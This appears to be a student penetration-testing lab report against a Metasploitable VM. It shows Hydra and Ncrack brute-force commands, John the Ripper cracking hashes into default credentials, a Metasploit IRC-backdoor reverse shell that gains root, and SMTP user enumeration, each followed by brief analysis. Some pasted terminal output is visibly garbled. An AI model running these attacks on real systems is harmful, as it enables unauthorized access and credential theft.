The target's FTP service (192.168.64.5) was subjected to a brute-force attack using Hydra, which tested password wordlist (wordlist.txt) and username list (usernames.txt) combinations.

Evidence:

```
(shreeyagurung㉿kali)-[~]  FTP credentials are tested against the target (192.168.64.5) using this command.
$ hydra -L usernames.txt -P wordlist.txt 192.168.64.5 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-18 10:54:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 33714 login tries (l:6/p:5619), ~2108 tries per task
[DATA] attacking ftp://192.168.64.5:21/                                         Progress of the brute-force attack
[STATUS] 304.00 tries/min, 304 tries in 00:01h, 33410 to do in 01:50h, 16 active
[STATUS] 284.67 tries/min, 854 tries in 00:03h, 32860 to do in 01:56h, 16 active
[STATUS] 285.43 tries/min, 1998 tries in 00:07h, 31716 to do in 01:52h, 16 active
[STATUS] 286.13 tries/min, 4292 tries in 00:15h, 29422 to do in 01:43h, 16 active
[STATUS] 285.00 tries/min, 8835 tries in 00:31h, 24879 to do in 01:28h, 16 active
[STATUS] 285.00 tries/min, 13395 tries in 00:47h, 20319 to do in 01:12h, 16 active
[21][ftp] host: 192.168.64.5    login: user    password: user                         Valid FTP credentials discovered
```

Analysis:

Hydra successfully identified the FTP service's weak default credentials (user:user), exposing the system's susceptibility to brute-force attacks. This indicates inadequate password management, which increases the possibility of malicious file uploads to the server, data leaks, and illegal access.

Ncrack

Tools and Method:

Ncrack tests username-password combinations for services like SSH or FTP using brute-force attacks. It does this by using parallel threads and user-provided wordlists to quickly find legitimate credentials (Anto, 2024).

Evidence:

```
└─(shreeyagurung㉿kali)-[~]
$ ncrack -p 22 -U usernames.txt -P cewl_wordlist.txt -T 5 192.168.64.5
          target port SSH's default port
Starting Ncrack 0.7 ( http://ncrack.org ) at 2025-01-18 15:46 GMT
Stats: 0:00:07 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 0; About 0.06% done
Stats: 0:00:10 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 0; About 0.10% done
Stats: 0:01:29 elapsed; 0 services completed (1 total)
Rate: 7.10; Found: 0; About 0.66% done
Stats: 0:01:58 elapsed; 0 services completed (1 total)
Rate: 7.01; Found: 1; About 0.87% done
(press 'p' to list discovered credentials)
Stats: 0:02:52 elapsed; 0 services completed (1 total)
Rate: 6.75; Found: 1; About 1.24% done; ETC: 19:39 (3:50:09 remaining)
(press 'p' to list discovered credentials)
Stats: 0:09:01 elapsed; 0 services completed (1 total)
Rate: 6.83; Found: 1; About 3.80% done; ETC: 19:44 (3:48:34 remaining)
(press 'p' to list discovered credentials)
Stats: 0:21:38 elapsed; 0 services completed (1 total)
Rate: 5.44; Found: 1; About 9.16% done; ETC: 19:43 (3:34:38 remaining)
(press 'p' to list discovered credentials)
Stats: 0:28:26 elapsed; 0 services completed (1 total)
Rate: 5.64; Found: 1; About 12.07% done; ETC: 19:42 (3:27:15 remaining)
(press 'p' to list discovered credentials)
Stats: 0:35:35 elapsed; 0 services completed (1 total)
Rate: 7.21; Found: 1; About 15.10% done; ETC: 19:42 (3:20:06 remaining)
(press 'p' to list discovered credentials)
Stats: 0:59:23 elapsed; 0 services completed (1 total)
Rate: 6.43; Found: 1; About 25.16% done; ETC: 19:42 (2:56:36 remaining)
(press 'p' to list discovered credentials)
Stats: 1:17:07 elapsed; 0 services completed (1 total)
Rate: 7.37; Found: 1; About 32.56% done; ETC: 19:43 (2:39:45 remaining)
(press 'p' to list discovered credentials)
Valid credentials discovered for SSH
Discovered credentials for ssh on 192.168.64.5 22/tcp:
192.168.64.5 22/tcp ssh: 'user' 'user'
```

```
Discovered credentials for ssh on 192.168.64.5 22/tcp:
192.168.64.5 22/tcp ssh: 'user' 'user'
192.168.64.5 22/tcp ssh: 'msfadmin' 'msfadmin'

Discovered credentials for ssh on 192.168.64.5 22/tcp:
192.168.64.5 22/tcp ssh: 'user' 'user'
192.168.64.5 22/tcp ssh: 'msfadmin' 'msfadmin'
Two valid credentials discovered for SSH
Ncrack done: 1 service scanned in 16174.11 seconds.

Ncrack finished.
```

Analysis:

Ncrack identifies weak passwords such as "user:user" and "msfadmin:msfadmin," which reveal inadequate password regulations. Because of these flaws, there is a greater chance of data breaches, system penetration, and lateral attacker movement due to unauthorised access.

John

Tools and Method:

John the Ripper finds weak passwords stored in hashed formats by using dictionary and brute-force assaults, as well as wordlists like rockyou.txt and customisable hash format choices.

Evidence:

```
(shreeyagurung㉿kali)-[~]
└─$ john --format=md5crypt valid_hashes --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 ASIMD 4x2])
Remaining 1 password hash
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:10 7.61% (ETA: 22:07:29) 0g/s 123276p/s 123276c/s 123276C/s tatengs..tatalyn
0g 0:00:02:06 DONE (2025-01-18 22:07) 0g/s 111085p/s 111085c/s 111085C/s 1ianian..*7;Vamos!
Session completed. ← completion of the wordlist-based brute force attack

(shreeyagurung㉿kali)-[~]
└─$ john --show valid_hashes
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
msfadmin:msfadmin:14684:0:99999:7:::
postgres:postgres:14685:0:99999:7:::
user:user:14699:0:99999:7:::
service:service:14715:0:99999:7::: ← Cracked usernames and
                                         passwords
```

Analysis:

Weak credentials such as sys:batman, klog:123456789, msfadmin:msfadmin, postgres:postgres, user:user, and service:service was cracked by John the Ripper, exposing flaws that permit illegal access, data breaches, and system exploitation. To reduce risks, make authentication stronger.

Exploitations

Metasploit Framework

Backdoor

Tools and Method:

By using a reverse TCP payload and Metasploit Framework, the attack was able to take advantage of the target machine's weaknesses and obtain system information by running commands and granting remote shell access.

Evidence:

```
[*] Started reverse TCP double handler on 192.168.64.4:4444 ← Accept incoming reverse shell connections
[*] 192.168.64.5:6667 - Connected to 192.168.64.5:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.64.5:6667 - Sending backdoor command ...
[*] Accepted the first client connection ... ← Established a connection
[*] Accepted the second client connection ...
[*] Command: echo ce0Xdqs6iDZLP6ZU; ←
[*] Writing to socket A preferred_lft 3401sec
[*] Writing to socket B 109a:93af:da19:b54:628b/64 scope global temporary dynamic
[*] Reading from sockets... preferred_lft 82160sec
[*] Reading from socket B 109a:93af:da19:b54:628b/64 scope global dynamic mngtmpaddr noprefixroute
[*] B: "ce0Xdqs6iDZLP6ZU\r\n" preferred_lft 604752sec
[*] Matching ...
[*] A is input ... forever preferred_lft forever
[*] Command shell session 1 opened (192.168.64.4:4444 → 192.168.64.5:44842) at 2024-12-30 22:12:08 +0000
```

```
sessions 1:h file or directory: ls/usr/share/wordlists/rockyou.txt
[*] Session 1 is already interactive.
whoami ←
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls -shreya@kali: ~
Donation
LICENSE<LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
aliases</loopback,0:0>
badwords.channel.conf scope host 1 ← Execute commands to confirm root access
badwords.message.conf forever preferred_lft forever
badwords.quit.conf scope host noprefixroute
curl-ca-bundle.crt forever preferred_lft forever
dccallow.conf<CAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
```

Analysis:

A critical vulnerability was confirmed when the exploit was able to obtain root access on the target computer. File listings demonstrated complete system control, and commands like whoami and uname -a verified access.

SMTP Enumeration

Tools and Method:

SMTP enumeration uses programs like Metasploit, Nmap, Telnet, or SMTPEnum to find legitimate usernames on a server. Sending VRFY/EXPN instructions and examining server answers for user validation are the methods used.

Evidence:

```
msf6 > search smtp_enum
Matching Modules
=====
          Searches Metasploit's database

#  Name           Disclosure Date  Rank   Check  Description
-  --            .              normal  No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum
msf6 > use auxiliary/scanner/smtp/smtp_enum
          Activates the SMTP enumeration module
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 192.168.64.5
RHOST => 192.168.64.5
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
          Specifies the target server's IP address
[*] 192.168.64.5:25      - 192.168.64.5:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.64.5:25      - 192.168.64.5:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man,
nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.64.5:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
          Usernames for further attacks
msf6 auxiliary(scanner/smtp/smtp_enum) > exit
msf6 > search smtp_enum
Matching Modules
=====
          Searches Metasploit's database

#  Name           Disclosure Date  Rank   Check  Description
-  --            .              normal  No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 192.168.64.5
RHOST => 192.168.64.5
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.64.5:25      - 192.168.64.5:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.64.5:25      - 192.168.64.5:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man,
nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.64.5:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
msf6 auxiliary(scanner/smtp/smtp_enum) > exit
```

Analysis:

Valid SMTP usernames that indicate the existence of accounts on the server are shown by the findings. As a result, there is a chance of unauthorised access and exploitation through the use of brute-force attacks, privilege escalation, or phishing attempts.

Reference

Anto Online, 2024. Ncrack Command-Line Cheat Sheet. [online]. Available at: <https://anto.online/ncrack-network-authentication-cracking-cheat-sheet/> [Accessed 18 January 2025].

Evalian®, 2024. *What is a penetration test and when should you get one?*, [Image], Evalian®. Available at: <https://evalian.co.uk/what-is-a-penetration-test/> [Accessed 1 January 2025]

GeeksforGeeks, 2021. Dmitry – Passive Information Gathering Tool in Kali Linux. [online] GeeksforGeeks. Available at: <https://www.geeksforgeeks.org/dmitry-passive-information-gathering-tool-in-kali-linux/> [Accessed 15 January 2025].

Pentest Lab, 2012. SMTP User Enumeration. [online] Available at: <https://pentestlab.blog/2012/11/20/smtp-user-enumeration/> [Accessed 18 January 2025].

Vaishnavi, 2024. *Best Practices for Using OpenVAS in Vulnerability Assessment | Overview, Features, and Why Ethical Hackers Should Use It.* [online] WebAsha. Available at: <https://www.webasha.com/blog/best-practices-for-using-openvas-in-vulnerability-assessment-overview-features-and-why-ethical-hackers-should-use-it> [Accessed 15 January 2025].

Vaishnavi, 2024. *OWASP ZAP | Overview, Features, and How Ethical Hackers Use It for Web Application Security Testing.* [online] WebAsha. Available at: <https://www.webasha.com/blog/owasp-zap-overview-features-and-how-ethical-hackers-use-it-for-web-application-security-testing#:~:text=OWASP%20ZAP%20is%20an%20open-source%20web%20application%20security,designed%20to%20find%20security%20vulnerabilities%20in%20web%20applications> [Accessed 16 January 2025].

Yasani, R., 2015. Introduction to OpenVAS: Open-Source Vulnerability Scanning. [online] Kali Linux Tutorials. Available at: <https://kalilinuxtutorials.com/introduction-to-openvas-open-source-vulnerability-scanning/#:~:text=OpenVAS%20is%20a%20full-featured%20vulnerability%20scanner%20that%20is,identifying%20vulnerabilities%20that%20could%20be%20exploited%20by%20attackers> [Accessed 15 January 2025].

Yen, L., 2024. *Nmap Vulnerability Scan: How to Easily Run and Assess Risk.* [online] Datamation. Available at: <https://www.datamation.com/security/how-to-easily-run-a-vulnerability-scan-using-nmap/> [Accessed 15 January 2025].

Appendices

Table 1: Port Vulnerabilities

Open Ports	Service	Potential Vulnerabilities
21	FTP	Unencrypted communication and brute force attacks
22	SSH	Weak Credentials, Outdated SSH version
23	Telnet	Unencrypted communication, Outdated Protocol
25	SMTP	Open relay, Spoofing
53	DNS	DNS amplification attack, Misconfigured zone transfer
80	HTTP	Outdated web server, cross-site scripting (XSS)
111	RPCBind	Unauthorized access, Information Leakage
139	NetBIOS-SSN	SMB vulnerabilities, Lateral movement
445	Microsoft-DS	SMBv1 vulnerabilities (EternalBlue). Unauthorized access
512	Exec	Unauthorized remote execution
513	Login	Weak Authentication, information disclosure
514	Shell	Remote code execution, weak authentication
1099	RMI Registry	Java RMI exploits, Unauthorized access
1524	Ingreslock	Backdoor Access
2049	NFS	Unauthorized file access, weak permissions
3306	MySQL	Weak Credentials, SQL injection
5432	PostgreSQL	Weak Credentials, SQL injection
5900	VNC	Unauthorized access, Weak authentication
6000	X11	Remote desktop hijacking information disclosure
6667	IRC	Flood attacks and Unauthorized usage

8009	AJP13	Path traversal, remote code execution
------	-------	---------------------------------------